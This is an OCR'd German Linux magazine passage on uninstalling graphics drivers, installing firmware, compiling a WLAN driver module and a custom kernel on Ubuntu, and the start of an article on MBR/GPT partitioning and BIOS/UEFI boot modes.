Treiber deinstallieren: Sollte ein Nvidia-Treiber Probleme bereiten, gelangen Sie nicht bis zur grafischen Oberfläche und können den Treiber daher nicht entfernen. Der Treiber lässt sich jedoch im Wiederherstellungsmodus entfernen. Halten Sie nach dem Einschalten des PCs die Umschalt-Taste gedrückt, um das Grub-Bootmenü aufzurufen. Gehen Sie auf „Erweiterte Optionen für Ubuntu“ und wählen Sie den ersten Eintrag in der Liste mit dem Zusatz „recovery mode“. Im Wiederherstellungsmenü wählen Sie „root“.


Im Recoverysystem gibt es das Tool ubuntu-drivers, mit dem sich Treiber auflisten und installieren, allerdings nicht entfernen lassen. Dies ist aber mit folgendem Befehl möglich:

```
sudo apt-get purge nvidia*
```

Bei einem AMD-Chipsatz verwenden Sie diesen Befehl:

```
sudo apt-get purge fglrx*
```


Fehlt der proprietäre Treiber, verwendet Linux automatisch wieder den Standardtreiber. ■



Verbesserte Treiber: Für Nvidia-Grafikchips stehen über ein PPA die neuesten Treiber und Betaversionen zur Verfügung. Bei ungetesteten Treibern können jedoch Probleme auftreten.

Kernel, Treiber und Firmware

Auch wenn Linux sehr viel Hardware unterstützt, gibt es immer noch Defizite. Sollte ein Treiber fehlen, kompilieren Sie den Treiber selbst oder installieren einen neueren Kernel.



VON THORSTEN EGGELING

Linux-Distributionen lassen sich auf fast jeder Hardware installieren, ohne sich um die Treiber kümmern zu müssen. Das gilt für schätzungsweise 90 Prozent aller PCs und Notebooks. Für die übrigen zehn Prozent gibt es meist auch eine Lösung. Betroffen sind oft USB-Geräte wie WLAN- oder TV-Sticks. Basiskomponenten wie SATA-Adapter oder Ethernet-Chips unterstützt Linux so gut wie immer ohne weitere Maßnahmen.

Ein simples Setuppaket für Treiber bieten Hersteller in der Regel nicht an (Ausnahmen siehe im nachfolgenden Artikel). Es ist daher erforderlich, den Treiber oder den kompletten Linux-Kernel selbst aus dem Quelltext zu kompilieren. Das ist zwar prinzipiell nicht kompliziert, erfordert jedoch etwas Zeit und grundlegende Kenntnisse der Funktionsweise von Linux. Unabhängig von fehlenden Treibern kann ein selbst erstellter Linux-Kernel auch dazu beitragen, das System zu beschleunigen. Mit optimiertem Kernel, ausgestattet nur mit den Treibern für die jeweilige Hardware, startet Linux schneller.

Dieser Artikel bezieht sich auf Ubuntu 16.04 und 18.04 sowie verwandte Systeme wie Linux Mint oder Debian. Einzelne Treiber (siehe Punkt 4) lassen sich bei anderen Distributionen ganz ähnlich erstellen. Alle genannten Befehlszeilen können Sie als Textdatei über *www.pcwelt.de/Jc02eK* herunterladen.

1. Kernel und Treiber

Der Kernel ist die Basis eines Linux-Systems. Präzise ausgedrückt ist nur der Kernel „Linux“. Alles andere sind Hilfsprogramme, etwa für Arbeiten im Terminalfenster oder zur Darstellung der grafischen Oberfläche. Der Kernel stellt Schnittstellen zur Hardware zur Verfügung und koordiniert den Start von Anwendungsprogrammen sowie die Zuweisung von Prozessorzeit.

Wichtige Treiber etwa für Festplattenadapter und das Dateisystem sind direkt in den Kernel integriert. Was sonst noch nötig ist, wird als Treibermodul nachgeladen. Das geschieht beim Linux-Start über eine Datei mit einem minimalen Basissystem, die der Kernel in eine Ramdisk lädt.

Weitere Module, etwa für USB-Geräte, lädt der Kernel automatisch, sobald er ein neues Gerät erkennt. Dazu ermittelt er die eindeutige Geräte-ID und sieht nach, ob ein Modul dafür zuständig ist. Das Modul wird dann initialisiert und die neue Hardware ist einsatzbereit.

Eine Ramdisk ist nicht zwingend erforderlich. Es ist möglich, alle Module direkt in den Kernel einzubauen. Allerdings wird er dann sehr groß und benötigt entsprechend viel Hauptspeicher. Eine derartige Konfiguration ist daher nur bei Geräten mit wenigen Hardwarekomponenten sinnvoll, etwa einem Router oder NAS.

Ist kein passendes Modul im Linux-Kernel enthalten, lässt es sich nachinstallieren. In der Regel steht dafür der Quelltext zur Verfügung, mit dem Sie selbst das Modul kompilieren. Es handelt sich allerdings oft um Treiber, die relativ neu und noch nicht ausreichend getestet sind. Deshalb sind sie in den Kernel noch nicht eingeflossen. Es gibt also keine Garantie, dass ein selbst erstelltes Modul mit der Hardware problemlos zusammenarbeitet. Wer ein Kernel-Modul aus dem Quelltext erzeugen möchte, benötigt dafür nicht unbedingt Programmier-

kenntnisse. Lediglich der souveräne Umgang mit der Kommandozeile und den nötigen Tools sind erforderlich.

2. Firmwaredateien installieren

Einige Geräte funktionieren unter Linux nicht, obwohl der passende Treiber vorhanden ist. Der Treiber muss manchmal eine Firmware in den Flashspeicher der Hardware laden, damit die nötigen Funktionen bereitstehen. Fehlt die Firmwaredatei, lässt sich das Gerät nicht initialisieren. Sehen Sie sich im Terminal mit folgendem Befehl die letzten Protokolleinträge an, direkt nachdem Sie das USB-Gerät verbunden haben:

```
dmesg
```

Wiederholen Sie den Befehl mehrmals, weil es manchmal etwas dauert, bis der Kernel das Gerät entdeckt hat. Erscheinen nur Informationen wie „new high-speed USB device“, ist kein passendes Modul vorhanden. Taucht dagegen „Direct firmware load [...] failed“ auf, fehlt nur die Firmware. In der Regel steht in der Nähe der Zeile, wie die Firmware-Datei heißt – beispielsweise „carl9170-1.fw“ für einen Fritz-WLAN-N-Adapter von AVM. In diesem Fall suchen Sie über die folgende Befehlszeile unter Ubuntu oder Linux Mint nach Firmwarepaketen:

```
apt search firmware
```

Installieren Sie beispielsweise ein Paket nach, das viele Firmwaredateien für verbreitete WLAN-Adapter enthält:


```
apt install linux-firmware
```

Weitere Firmwarepakete finden Sie beispielsweise unter den Namen „firmware-brcm80211“, „firmware-realtek“ und „firmware-ralink“. Die Firmwaredateien liegen nach der Installation unter „/lib/firmware“. Firmware ist meist nicht Open Source und daher bei Distributionen wie Debian nicht in den Standard-Repositorien enthalten. Das lässt sich ändern, indem Sie die Datei „/etc/apt/sources.list“ als root bearbeiten. Hängen Sie an alle Zeilen, die mit „deb“ beginnen und mit „main“ enden, „contrib non-free“ an. Nach

```
apt update
```

finden Sie dann unter Debian Pakete namens „firmware-linux-nonfree“ oder „firmware-ralink“.

Ist die gewünschte Firmwaredatei nicht im Repositorium einer Distribution zu finden, hilft die Suche im Internet. Sie finden oft Anleitungen, die beschreiben, wie sich die Firmwaredatei aus dem Treiberpaket für Windows extrahieren lässt, oder die Datei wird direkt zum Download angeboten.



Fehlende Firmware: Ohne Firmware nützt in einigen Fällen der beste Treiber nichts. Die Fehlermeldung sehen Sie über dmesg, nachdem Sie das USB-Gerät verbunden haben.

3. Treiber für Linux finden

Wenn ein Gerät nach der Installation nicht auf Anhieb funktioniert, dann fehlt die Hardwareunterstützung im Kernel oder es sind zusätzliche Softwarepakete nötig. Um weitere Informationen zu ermitteln, verwenden Sie im Terminal folgende Befehle:

```
sudo lshw -numeric -html > lshw.html
sudo lspci -nn > lspci.txt
sudo lsusb -v > lsusb.txt
```

In der Datei „lshw.html“ finden Sie danach allgemeine Informationen zum PC, wie Typ der Hauptplatine, Bios-Version und Prozes-

WENIGER TREIBER – MEHR GESCHWINDIGKEIT

Beim Start sucht Linux automatisch nach neuer Hardware, um bei Bedarf die passenden Treiber zu laden. Das dauert einige Zeit und verlangsamt den Systemstart. Wenn zu erwarten ist, dass keine neue Hardware hinzukommt, lässt sich der Kernel für einen schnelleren Start optimieren. Wer keinen neueren Kernel benötigt, verwendet den Quellcode des Ubuntu-Standard-Kernels. Den laden Sie mit der Befehlszeile

```
sudo apt install linux-source
```

herunter. Entpacken Sie das Archiv in das Arbeitsverzeichnis:

```
cd ~/src
tar xvf /usr/src/linux-source-4.15.0.tar.bz2
```

Den Dateinamen passen Sie entsprechend der Kernel-Version an.


Schließen Sie jetzt alle USB-Geräte an, die der PC verwendet. Anschließend gehen Sie vor, wie in Punkt 6 beschrieben. Nach „cp /boot/config-`uname -r` .config“ führen Sie jedoch folgende Befehlszeile aus:

```
yes "" | make localmodconfig
```

Auf „make menuconfig“ können Sie verzichten, weil bereits alle nötigen Treiber aktiviert sind. Danach erstellen Sie die Kernel-Pakete mit

```
fakeroot time make-kpkg -j9 --initrd --append-to-version=-minkernel
 kernel_image kernel_headers
```

und installieren die erzeugten „deb“-Dateien (siehe Punkt 6). Sie laden den Kernel, indem Sie den Eintrag mit dem Zusatz „minkernel“ im Grub-Menü wählen.



Was hängt am USB-Port? Das Tool lsusb gibt im Terminal Geräte-IDs und Bezeichnungen aus, die Ihnen bei der Suche nach einem Linux-Treiber helfen.

sortyp. „lspci.txt“ zeigt Informationen zu den über PCI angebundenen Komponenten wie Soundchips („Audio device“), Grafikkarten („VGA compatible controller“) und Netzwerkchips („Ethernet controller“). In der Datei „lsusb.txt“ sehen Sie, welche Geräte mit den USB-Ports verbunden sind.

Ein konkretes Beispiel: An den PC ist der WLAN-USB-Adapter TP-Link AC600 T2U angeschlossen. Das Symbol des Netzwerkmanagers in der Systemleiste zeigt jedoch nur eine Ethernet-Verbindung an, aber kein WLAN. lsubs identifiziert den WLAN-Stick als „Bus 003 Device 002: ID 148f:761a Ralink Technology, Corp.“. Im Gerät steckt also ein Ralink-Chip. Das ist auch an der ID „148f“ erkennbar, die Ralink gehört. Der zweite Teil „761a“ ist die Produkt-ID. Über beide Infos kann ein Treiber die zu ihm passenden Geräte ermitteln. Mit einer Google-Suche nach „148f:761a“ beginnt die Detektivarbeit. Dabei erfährt man, dass die Firma Ralink nicht mehr existiert und inzwischen zu Mediatek gehört. Mit etwas Glück findet man auch den Downloadbereich auf *www.mediatek.com* und kann hier den Quelltext des Linux-Treibers für den WLAN-Chip MT7610U herunterladen. Dieser stammt jedoch aus dem Jahr 2013 und lässt sich für aktuelle Linux-Kernel nicht mehr kompilieren. Beim Hersteller des Sticks, TP-Link, gibt es im Downloadbereich einen etwas neueren Treiber von 2015, der aber auch nur bis Kernel 3.16 funktioniert.

Es gibt jedoch einige Communityprojekte, die sich um den Treiber gekümmert und für neuere Kernel angepasst haben. Denn der WLAN-Chip MT7610U ist nicht selten und in vielen WLAN-Adaptern verbaut, beispielsweise Linksys AE6000, Asus USB-AC50 und Zyxel NWD6505. Auch im AVM Fritz WLAN USB Stick AC 430 ist der Chip zu finden. Wahrscheinlich aufgrund spezieller Anpassungen durch den Hersteller arbeitet der Treiber jedoch nicht mit diesem Stick zusammen. Wie Sie den Treiber kompilieren, lesen Sie im nachfolgenden Punkt.

4. Neue Treiber für den laufenden Kernel

Wir haben das MT7610U-Modul unter Ubuntu 16.04 mit Kernel 4.2.0 sowie Ubuntu 18.04 mit Kernel 4.15 getestet. Es handelt sich nur um ein Beispiel. Bei anderen Treibern können zusätzliche Programmpakete erforderlich sein und es wird nicht jede Kernel-Version unterstützt. Der Ablauf ist jedoch immer ähnlich.



Neues Kernel-Modul: Die typische Abfolge beim Erstellen eines Treibers besteht aus „make“ und „sudo make install“. Nach der Installation starten Sie Linux neu.

Ein einzelner Treiber ist schnell kompiliert und installiert. Die nötigen Tools und Dateien installieren Sie im Terminal mit diesen zwei Befehlen:

```
sudo apt update
sudo install git build-essential
  linux-headers-generic
```

Dann erstellen Sie ein Arbeitsverzeichnis, laden den Quellcode des Treibers herunter und kompilieren ihn (sechs Zeilen):

```
mkdir ~/src
cd ~/src
git clone https://github.com/
  Myria-de/mt7610u.git
cd mt7610u
make
sudo make install
```

„~/src“ bezieht sich auf den neuen Ordner „src“ in Ihrem Home-Verzeichnis. Die letzte Zeile kopiert die Datei „mt7610u.ko“ in den Module-Ordner des Kernels und die Firmwaredatei „mt7610u.bin“ nach „/lib/firmware“. Danach starten Sie Linux neu und verbinden den WLAN-Stick mit dem PC. Die Verbindung zu einem WLAN über den Netzwerkmanager sollte jetzt möglich sein.

Treiber automatisch erstellen: Ein Treiber passt immer nur zu dem Kernel, für den er kompiliert wurde. Nach einem Kernel-Update müssen Sie den Treiber daher erneut erstellen. Das lässt sich jedoch automatisieren. Dazu verwenden Sie die folgenden sechs Befehle im Terminal:

```
sudo apt-get install dkms
cd ~/src/mt7610u
sudo cp -R . /usr/src/mt7610u-1.0
sudo dkms add mt7610u/1.0
sudo dkms build mt7610u/1.0
sudo dkms install mt7610u/1.0
```

Wenn Sie sich zur Installation eines neueren Kernels entschließen (siehe Punkt 6), der den Treiber bereits enthält, entfernen Sie mittels

```
sudo dkms remove mt7610u/1.0 –all
```

die Konfiguration wieder.

5. Neuer Kernel für neue Hardware

Bei Ubuntu & Co. gibt es für den Kernel nur Sicherheitsupdates. Die Hauptversion ändert sich nicht. Wer einen neueren Kernel benötigt, muss daher auf das nächste Upgrade der Distribution warten. Dafür gibt es Gründe: Ohne umfangreiche Tests kann nicht sichergestellt werden, dass alle Systemkomponenten einwandfrei mit einem neuen Kernel zusammenarbeiten. Wer

selbst einen neuen Kernel oder zusätzliche Treiber einrichtet, riskiert daher Fehlfunktionen. Außerdem gibt es für den individuell erstellten Kernel keine Updates von Ubuntu. Dafür müssen Sie selbst sorgen. Das sei nur als Warnung vorangestellt: Meistens gibt es keine Probleme – wenn doch, können Sie zum zuletzt verwendeten Kernel zurückkehren.

Aktuelle Kernel bieten Unterstützung für mehr Hardware. So ist etwa der in Punkt 4 erwähnte Treiber für den MT7610U-Chip in der Kernel-Version 4.19 enthalten. Ob ein Kernel den Treiber für die gewünschte Hardware mitbringt, lässt sich am einfachsten per Suche im Quelltext ermitteln. Laden Sie das Kernel-Paket über *www.kernel.org* herunter und entpacken Sie das Archiv. Suchen Sie nach der Produkt-ID, für unser Beispiel aus Punkt 3 verwenden Sie „761a“ (fünf Zeilen):

```
cd ~/src/
wget https://cdn.kernel.org/pub/
  linux/kernel/v4.x/linux-
  4.19.6.tar.xz
tar xvf linux-4.19.6.tar.xz
cd linux-4.19.6
grep -i -R -l 761a drivers/*
```

Passen Sie die Dateinamen entsprechend der Kernel-Version an. Das Suchergebnis enthält „drivers/net/wireless/mediatek/mt76/mt76x0/usb.c“. Wenn Sie die Datei in einem Editor öffnen, sehen Sie alle Produkt-IDs und Gerätenamen, für die der Treiber zuständig ist.

6. Kernel kompilieren und installieren

Um einen neuen Kernel zu erstellen, benötigen Sie zusätzliche Entwicklertools, die Sie mittels des Befehls

```
sudo apt install build-essential
  kernel-package libssl-dev libelf-
  dev libncurses-dev
```

installieren. Führen Sie die folgenden drei Befehle im Verzeichnis aus, in das Sie die Kernel-Quellen in Punkt 5 entpackt haben:

```
cp /boot/config-`uname -r` .config
yes "" | make oldconfig
make menuconfig
```

Damit erstellen Sie eine Kernel-Konfiguration auf Basis des laufenden Kernels und rufen das Konfigurationsmenü auf. Drücken Sie Umschalt-7, um nach dem Treiber zu suchen. Für unser Beispiel tippen Sie „mt76x0“ ein – die Bezeichnung aus der vorherigen Suche im Quelltext – und bestätigen mit der Eingabetaste. Im Suchergebnis taucht „Symbol: MT76x0U [=m]“ auf. Der Hinweis „[=m]“ bedeutet, dass der Treiber als Modul aktiviert ist. Sollte „[=n]“ erscheinen gehen Sie in dem hinter „Location:“ angegebenen Abschnitt und aktivieren das Modul über die Leertaste. Verlassen Sie die Konfiguration, indem Sie mehrmals die Esc-Taste drücken, und bestätigen Sie zum Schluss die Frage „Do you wish to save your new configuration?“ mit „Yes“. Den Kernel erstellen Sie mit dieser Befehlszeile:

```
fakeroot time make-kpkg -j9
  --initrd --append-to-version=-
  mykernel kernel_image kernel_
  headers
```

Die Option „-j9“ gibt die maximale Anzahl der parallelen Prozesse an. Wie viele das bei Ihrem Prozessor sein dürfen, ermitteln Sie mit dem Tool nproc und zählen eins hinzu. „time“ sorgt für die Ausgabe der Zeit, die der Build-Prozess gedauert hat. „-mykernel“ ist eine frei wählbare Ergänzung der Kernel-Versionierung, damit Sie mehrere Kernel unterscheiden können.


Nach Abschluss des Vorgangs finden Sie im Ordner „~/src“ zwei „deb“-Dateien, die Sie mittels


```
sudo dpkg -i linux*.deb
```

installieren. Dabei wird der neue Kernel als Standard in das Grub-Bootmenü eingetragen. Über den Menüeintrag „Erweiterte Optionen für Ubuntu“ lässt sich auch ein älterer Kernel starten. Bei Problemen können Sie den selbst erstellten Kernel dann über den Paketmanager deinstallieren. Sollte das Grub-Bootmenü auf Ihrem PC nicht erscheinen, führen Sie die Konfiguration durch wie im Artikel ab Seite 102 beschrieben.

Was jetzt noch fehlt, ist die Firmware für den WLAN-Stick. Kopieren Sie die Datei „mt7610u/firmware/mt7610u.bin“ aus dem Git-Download (Punkt 4) unter dem gleichen Namen in den Ordner „/lib/firmware/mediatek“. ■

Kernel-Download: Auf *www.kernel.org* finden Sie alle offiziellen Quelltextpakete („tarball“) des Linux-Kernels. In der Regel verwenden Sie die Entwicklungslinie „stable“.





Kernel-Konfiguration: Über „make menuconfig“ legen Sie fest, welche Kernel-Module erstellt werden sollen. Die Suchfunktion gibt Auskunft, ob ein Treiber als Modul konfiguriert ist.

Partitionen und Partitionsstile

Zum Umgang mit Festplatten werden ganze Bücher geschrieben. In der Tat gibt es dabei einiges zu beachten. Die richtige Partitionierung hängt von der Kapazität, der PC-Firmware und dem installierten Betriebssystem ab.



VON THORSTEN EGGELING


Mechanische Festplatten sind nach wie vor die wichtigsten Datenspeicher. Umgerechnet in Megabyte pro Cent ist kein anderes Speichermedium preisgünstiger. SSDs sind schneller, bieten dafür aber weniger Kapazität zu einem höheren Preis.
Beim Umgang mit Speichermedien spielt es zunächst keine Rolle, ob Sie sich für eine herkömmliche Festplatte oder eine SSD entscheiden. Bei der Linux-Installation oder Partitionierung verhalten sich beide identisch. Welche Besonderheiten bei einer SSD unter Linux zu beachten sind, erfahren Sie ab Seite 194 .

1. Festplattengröße und Partitionsstil

Für mehrere Partitionen auf einer Festplatte gibt es teilweise technische Gründe, etwa wenn eine eigene Bootpartition gewünscht ist oder wenn mehrere Betriebssysteme von einer einzigen Festplatte starten sollen. Jedes Betriebssystem benötigt eine eigene Partition. Partitionen können auch einer inhaltlichen Aufteilung dienen, etwa in eine System- und Datenpartition. Aktuelle 3,5-Zoll-Festplatten gibt es zurzeit mit Kapazitäten zwischen 300 GB und 12 TB. 2,5-Zoll-Laufwerke haben eine Größe bis zu vier TB. Eine wichtige Grenze liegt bei zwei TB. Diese ist entscheidend für die Auswahl des Partitionsstils, auch Partitionsschema genannt.

MBR-Partitionsstil: Seit 1983 kommt bei Festplatten der MBR-Partitionsstil (Master Boot Record) zum Einsatz. Linux-Systeme benennen die meist „MSDOS“-Partitionstabelle. Zu diesem Zeitpunkt hat noch niemand an Festplatten mit zwei TB oder mehr gedacht. Die Partitionstabelle im MBR besteht aus vier Einträgen mit jeweils 16 Byte. Deshalb kann eine mit dem MBR-Partitionsschema aufgeteilte Festplatte maximal vier primäre Partitionen besitzen. Für die Sektorangaben in der Partitionstabelle stehen nur 32 Bit zur Verfügung. Daraus ergibt sich bei einer Sektorgröße von 512 Bytes eine maximale Partitionsgröße von knapp zwei Tebibyte (TiB): (2 hoch 32 -1) × 512 Bytes). Zu den verwendeten Einheiten finden Sie Infos im Kasten „Kilobyte und Kibibyte“.

GPT-Partitionsstil: Aufgrund der MBR-Beschränkungen kann seit 2010 die GUID



MBR-Limit: Auch große Festplatten lassen sich im MBR-Stil einrichten. Der Versuch scheitert jedoch, eine komplette Partition mit maximaler Größe (hier über fünf TB) anzulegen.

Partition Table (GPT) auf Festplatten zum Einsatz kommen. Damit lassen sich Festplatten bis zu einer Größe von acht Zebibyte (2 hoch 73 Byte) adressieren und bis zu 128 Partitionen anlegen. Eine Unterscheidung von primären oder erweiterten Partitionen gibt es nicht mehr. Alle Partitionen sind gleichberechtigt. Bei Festplatten mit mehr als zwei TB sollten Sie immer GPT verwenden, um die volle Kapazität zu nutzen. Bei kleineren Platten ist GPT nicht erforderlich, aber trotzdem sinnvoll, wenn Ihr PC mit Uefi-Firmware (Unified Extensible Firmware Interface) ausgestattet ist und Sie vielleicht auch Windows parallel installieren wollen.

2. Bios, Uefi und Partitionen

Wenn Sie ein Gerät mit vorinstalliertem Windows 8.1 oder 10 erworben haben, ist das System im Uefi-Modus und GPT eingerichtet. Das hat auch Auswirkungen auf eine Linux-Neuinstallation und die Partitionierung der Festplatte. Ob der PC den Bios- oder Uefi-Modus verwendet, erfahren Sie unter Windows über das Systemtool msinfo32.exe. Hinter „BIOS-Modus“ steht bei Systemen im Bios-Modus „Vorgängerversion“, andernfalls „UEFI“. Unter Linux starten Sie im Terminal das Tool efibootmgr. Ist es nicht vorhanden oder lautet die Ausgabe „EFI variables are not supported on this system.“, dann startet das System im Bios-Modus.

Sie können auch im Uefi-Firmwaresetup nachsehen. Nutzer von Windows klicken im Windows-Anmeldebildschirm rechts unten die „Herunterfahren“-Schaltfläche an, halten die Umschalt-Taste gedrückt und klicken auf „Neu starten“. Gehen Sie auf „Problembehandlung → Erweiterte Optionen → UEFI-Firmwareeinstellungen“ und klicken Sie auf „Neu starten“. Linux-Anwender drücken kurz nach dem Einschalten des PCs die Esc-Taste und wählen im Grub-Menü „System setup“. Für den Bios-Modus suchen Sie nach Optionen wie „CSM“ oder „Legacy Boot“, die meist unter Menüs mit Namen wie „Boot“ oder „Boot-Optionsfilter“ zu finden sind. Die Bios-Emulation CSM (Compatibility Support Module) sorgt dafür, dass der PC sowohl im Uefi- als auch im Bios-Modus booten kann. Wenn es bei Uefi bleiben soll, können Sie auch „Nur Uefi“ einstellen. Dann startet ein Installationssystem von DVD oder einem USB-Stick automatisch im Uefi-Modus. Andernfalls müssen Sie darauf achten, dass Sie den Eintrag mit einem vorangestellten „Uefi“ in der Bootreihenfolge nach oben setzen oder im Firmware-Bootmenü auswählen.



Firmwaresetup: Wählen Sie in den Einstellungen – wenn vorhanden – eine Option wie „Nur Uefi“. Dann starten Installationssysteme nur im Uefi-Modus.

Uefi und Partitionierung: Bei Windows ist für den Uefi-Modus eine GPT-Startpartition unabhängig von der Festplattengröße zwingende Voraussetzung, weitere Festplatten können dann auch das ältere MBR-Partitionsschema verwenden. Im Bios beziehungsweise im Legacy Modus bei aktiviertem CSM (Compatibility Support Module), kann die Installation auch auf einer MBR-Festplatte erfolgen (bis zwei TB).

Grundsätzlich gilt die Regel: Belassen Sie den Modus, in dem die bisherigen Systeme installiert sind, und richten Sie weitere Betriebssysteme auf die gleiche Art ein. Im optimalen Fall spendieren Sie Windows oder Linux jeweils eine eigene Festplatte. Eine zweite Festplatte kann für Linux auch im GPT-Stil eingerichtet sein, selbst wenn Sie kein Uefi verwenden. Gibt es auf dieser Festplatte eine NTFS-Datenpartition, ist auch für ein parallel genutztes Windows der Zugriff möglich.

3. Standardpartitionen bei der Linux-Installation

